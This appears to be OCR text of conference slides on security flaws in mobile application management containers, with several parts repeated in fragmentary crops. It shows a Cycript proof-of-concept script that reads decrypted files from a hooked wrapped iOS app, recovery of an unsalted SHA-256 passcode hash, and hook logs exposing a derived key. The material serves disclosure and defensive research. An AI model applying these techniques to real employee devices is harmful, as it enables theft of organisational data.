
Use Runtime Injection and Leverage the Application Wrapping In Order To Decrypt At Will

Reverse Engineer Decryption Logic and Decrypt Organization Data

Decrypted Organization Data

Vulnerability Pattern #1

Test Application That Will Be Wrapped




```
//make a file name to write the data to using the documents directory:
NSString *fileName = [NSString stringWithFormat:@"%@/writeToFileTest.txt",
    documentsDirectory];

//create content – four lines of text
NSString *content = @"This is just some plaintext data";

//save content to the documents directory
[content writeToFile:fileName
          atomically:NO
            encoding:NSStringEncodingConversionAllowLossy
               error:nil];
```

Vulnerability Pattern #1

Confirming The File Is No Longer Plaintext



```
Ronalds-iPad:/User/Applications/0961B264-E87A-469A-BDD0-FDB01FB669F7/Documents root# cat writeToFileTest.txt
�2- �2~����2�D�2R�a�V63L�Z)�3�J�3h��5��/c
                                         N��q~�/p!l�n�A�
                                                        5Ò^[_/(�2��/�5�FŸJw�F��^'����'���AX荠+_���(���\�E�
>���Fw�-qAW�g�j��'�q�)P~��F�d0TN����
^��*�5��3�6   Y���a���KI��H���J0��H� �f����a20��-�g{1�y��2�E�{���#�2��n�����/�3k5o8�m�nF���PL<�
;4�EeHj��~�/\9B���j�
�5����kn�ôS�{���&�M��E�<�� wD^�?��D�8      }�1j��
M���JU����R^��
<��3d�fD���A�a�E�n��{6������
                            ���E���n��  �jB(ƫc���#\�
                                                    �53
�n/�JZ#��5g�?�3��F�3�6��x����                         L,M�a:Exg�3vj�s���E��Xv��
```

Vulnerability Pattern #1

- Use Cycript in order to hook running wrapped app
- Use iOS File APIs in order to read arbitrary file
- Since app is wrapped, file decryption happens seamlessly

```
var filename = @"Documents/writeToFileTest.txt";

var bundlePath = [[[NSBundle mainBundle] bundlePath]

        stringByDeletingLastPathComponent];

var fullPath = [NSString stringWithFormat:@"%@/%@",
                        bundlePath, filename];

var fh = [NSFileHandle fileHandleForReadingAtPath:fullPath];


var inputbuf = [fh readDataToEndOfFile];

contentsStr = [[NSString alloc] initWithData:inputbuf encoding:NULL];
```


Proof of Concept Cycript Script

Vulnerability Pattern #1

Application Enters Unauthenticated State



Doesn't Matter… Still Owned




```
Ronalds-iPad:~ root# ps aux | grep data_storage_tester
mobile    17182   0.1  4.2   411024  21716   ??  Ss    10:33AM   0:08.40 /var/mobile/Appl
s/0961B264-E87A-469A-BDD0-FDB01FB669F7/data_storage_testerr.app/data_storage_testerr
root      18735   0.0  0.1   273024    480 s000  R+    11:36AM   0:00.00 grep data_storag
r
Ronalds-iPad:~ root# cycript -p 17182 readEncryptedFile.cy
@"This is just some plaintext data"
Ronalds-iPad:~ root# 
```

GOTHAM
DIGITAL • SCIENCE

Vulnerability Pattern #2

- Decoupling of the Passcode Verification & Key Derivation
- Key Derivation uses PBKDF2
- Offline Passcode Derivation uses **Unsalted** SHA-256

Vulnerability Pattern #2



Acquire Employee's iDevice
Retrieve Passcode Hash
Device Not Revoked
Brute Force Passcode
Device Revoked
Device Revoked
Authenticate to MAM Agent or Wrapped Application
Authenticate to MAM Agent or Wrapped Application w/o network connection
Reverse Engineer Decryption Logic
Access Internal Data
Decrypted Offline Data

Vulnerability Pattern #2

Location of Shared Preferences File

/data/data/com.[Omitted] /shared_prefs/com.[Omitted].
[Omitted]_preferences.xml

```
<string
name="seedHash">NEHfC6vCot2lUdfNOfsjW8TgnNHkVWvyYbtJGI9Ug0g=
</string>
```

Proof of Concept

```
>>> import base64
>>> import hashlib
>>> output =
base64.b64encode(hashlib.sha256("testing1234").digest())
>>> print(output)
'NEHfC6vCot2lUdfNOfsjW8TgnNHkVWvyYbtJGI9Ug0g='
```

MAM CONTAINER CRYPTOGRAPHY

Cryptography Implementation

- Cryptography is Hard
- I repeat, Cryptography is Hard
- Common to see OpenSSL as primary crypto library
  - FIPS Compliant (Nice little checkbox to have)
  - Not a Very High Level
  - High Potential For Implementation Flaws
- We Will Not Be Going In Depth In This Presentation

Vulnerability Pattern #3

- Master Key Stored As String Object
- Keep A Lookout Use Of SQLCipher for DB Encryption
  - Creds/Master Key Passed As String

```
SQLiteDatabase.openOrCreateDatabase(dbFile, "test123", null);
```

- What Is The Risk?
  - Key Data Might Persistent For Long Period Of Time
  - Charset Encoding May Reduce Entropy

Vulnerability Pattern #3

```
private String e(String paramString1, String paramString2) {
        char[] arrayOfChar = paramString1.toCharArray();
        String str1 = this.d.getString("Vector", "");
        String str2;
         ..snip..
        byte[] arrayOfByte;
        while (true) {
         str2 = new String(Base64.decode(str1, 0));
         PBEKeySpec localPBEKeySpec =
                 new PBEKeySpec(arrayOfChar,
                  a(paramString2, str2, “[Omitted]"), 20000, 256);

         arrayOfByte =
                 SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1")
                  .generateSecret(localPBEKeySpec).getEncoded();

         if (arrayOfByte != null)
                 break;
         return null;
       }
       return new String(arrayOfByte);
}
```

com.[Omitted].crypto.a.e

Tracing Obfuscated Code

```
04-13 14:23:56.096: I/TheHook(6740): com.[Omitted].crypto.a.e(2 args)(a.e(String,String)) is hit
04-13 14:23:56.096: I/TheHook(6740): param1(PLAIN): testing1234
04-13 14:23:56.096: I/TheHook(6740): param2(PLAIN): 01c0d1e63656057ac6720eb688b988d1
04-13 14:23:56.116: I/TheHook(6740): StackTrace(PBE):java.lang.Exception
..snip..
04-13 14:23:56.116: I/TheHook(6740):         at com.[Omitted].crypto.a.e(Unknown Source)
04-13 14:23:56.116: I/TheHook(6740):         at com.saurik.substrate._MS
$MethodPointer.invoke(Native Method)
04-13 14:23:56.116: I/TheHook(6740):         at com.saurik.substrate.MS
$MethodPointer.invoke(MS.java:58)
04-13 14:23:56.116: I/TheHook(6740):         at com.android.TheHook.Hook$1$1.invoked(Hook.java:142)
04-13 14:23:56.116: I/TheHook(6740):         at com.saurik.substrate.MS$2.invoked(MS.java:68)
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04-13 14:23:56.116: I/TheHook(6740):         at com.[Omitted].ui.fragment.bt.doInBackground(Unknown
Source)
..snip..
04-13 14:23:57.938: I/TheHook(6740): returnValue(PLAIN) a.e(String,String): <I[G�4&�v�뇔
��G��h�O3-[v��(Y8
04-13 14:23:57.938: I/TheHook(6740): returnValue(HEX) a.e(String,String):
1B3C495B47EFBFBD3426EFBFBD76EFBFBDEB8794EFBFBDEFBFBD47EFBFBDEFBFBD68EFBFBD0E4F332D5B76EFBFBDEFBFBD28
5938
```

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
..snip..
04-13 14:23:56.116: I/T
04-13 14:23:56.116: I/T
$MethodPointer.invoke(M
04-13 14:23:56.116: I/T
$MethodPointer.invoke(M
```



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param1(PLAIN): testing1234
param2(PLAIN): 01c0d1e63656057ac6720eb688b988d1
```

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04-13 14:23:56.116: I/TheHook(6740):         at com.[Omitted].ui.fragment.bt.doInBackground(Unknown
Source)
..snip..
04-13 14:23:57.938: I/TheHook(6740): returnValue(PLAIN) a.e(String,String): <I[G�4&�v�늴
��G��h�O3-[v��(Y8
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5938
```

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
..snip..
04-13 14:23:56.116: I/TheHook(6740):          com.[Omitted].crypto.a.e(Unknown Source)
04-13 14:2
$MethodPoi
04-13 14:2
$MethodPoi
04-13 14:2                                                                    java:142)
04-13 14:2                                                                    58)
04-13 14:2
04-13 14:2
04-13 14:2
04-13 14:2
04-13 14:2
04-13 14:2
04-13 14:2                                                                    (Unknown
Source)
..snip..
04-13 14:2
��G��h�
04-13 14:2
1B3C495B47                                                                    DEFBFBD28
5938
```



```
StackTrace(PBE):java.lang.Exception

           at com.[Omitted].crypto.a.e(Unknown Source)
           at com.saurik.substrate._MS$MethodPointer.invoke(Native

           at
r.invoke(MS.java:58)
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           at com.[Omitted].crypto.a.e(Native Method)
           at com.[Omitted].crypto.a.a(Unknown Source)
           at com.[Omitted].crypto.a.a(Native Method)
           at com.[Omitted].g.c.a(Unknown Source)
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```

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5938
```

Vulnerability Pattern #3

Return Value (Derived Symmetric Key):

1B3C495B47**EFBFBD**3426**EFBFBD**76**EFBFBD**EB8794**EFBF**
BDEFBFBD47**EFBFBDEFBFBD**68**EFBFBD**0E4F332D5B76**EF**
BFBDEFBFBD285938

Vulnerability Pattern #3

- Default Charset in Android is UTF-8
- Symmetric Key Utilizes Full Byte Range [0-255]
  - Might Not Be Supported By UTF-8
- Invalid UTF-8 is Converted to **EF BF BD** (hex)
  - Unicode U+FFFD ‘REPLACEMENT CHARACTER’
- Entropy Loss Depends On Output of PBKDF2
  - In This Case Reduced to **22 Bytes** from 32 Bytes

INCOMPLETE SECURE CONTAINER

Incomplete Secure Container

- Is Everything That Is Supposed To Be Encrypted, Actually Encrypted?

- Develop Test Harness Application
  - Open Up API Documentation and Start Coding!

- Lets Cover Some Of The Common Issues Observed

iOS Common Missed APIs

Identified in iOS MAM Solutions

- iOS Keychain
- NSUserDefaults
- iCloud APIs
- C/C++ APIs (e.g. fwrite)
- Data stored by WebViews
- Persistent HTTP Cookies
- HTTP(S) Request Caches
- Document Caching (Open-in)
- Filenames

Android Common Missed APIs

Identified in Android MAM Solutions

- NDK File system writes
- File system paths with symbolic links (e.g. /sdcard)
- Data stored by WebViews
- Runtime Execs, Reflection
- Filenames

INTER PROCESS COMMUNICATION (IPC)

Inter Process Communication

- MAM Relies Heavily on IPC
  - Between Agent and All Wrapped Apps

- Lots of Sensitive Data May Be Passed Around
  - Security Policies
  - Security Commands
  - Offline Authentication Data
  - Crypto Keys

iOS IPC Considerations

- Keychain Access Groups
  - Require Being Signed by Same Developer
  - Not Feasible for MAM Deployments

- URL Schemes
  - Authorization Based on Bundle IDS
  - Tricky but Somewhat Effective If Not Jailbroken
  - Bad User Experience (Application UI Switches)
  - Data Size Limitations

iOS IPC Considerations

- UIPasteboard
  - Most common form of IPC implementation for MAM
  - Allows Large Data To Be Passed
  - Better User Experience

- Security Considerations
  - Data can be read/modified by third party apps
  - Data must be encrypted to prevent unauthorized access

Android IPC Considerations

- Intents
  - – Signature Based Authorization Controls in Manifest File
- Not Feasible for MAM Deployments
  - – MAM Agent and Wrapped Apps Not Signed By Same Developer
- Programmatic Source App Validation
  - – Binder.getCallingUid(), Binder.getCallingPid()
  - – PackageManager Object Can Then Retrieve App Name
  - – Agent Must Track App **Installs/Uninstalls**

Enforcing Authentication On IPC


Identify Entry Points Via AndroidManfest.xml

```
<activity android:name="com.[Omitted By GDS].ui.SearchActivity"
android:launchMode="singleTop" android:windowSoftInputMode="adjustPan">

<intent-filter><action android:name="android.intent.action.SEARCH" /></intent-filter>
<meta-data android:name="android.app.searchable" android:resource="@xml/searchable" />


</activity>
```

Invoke It To Confirm It Is Enforcing Authentication On IPC


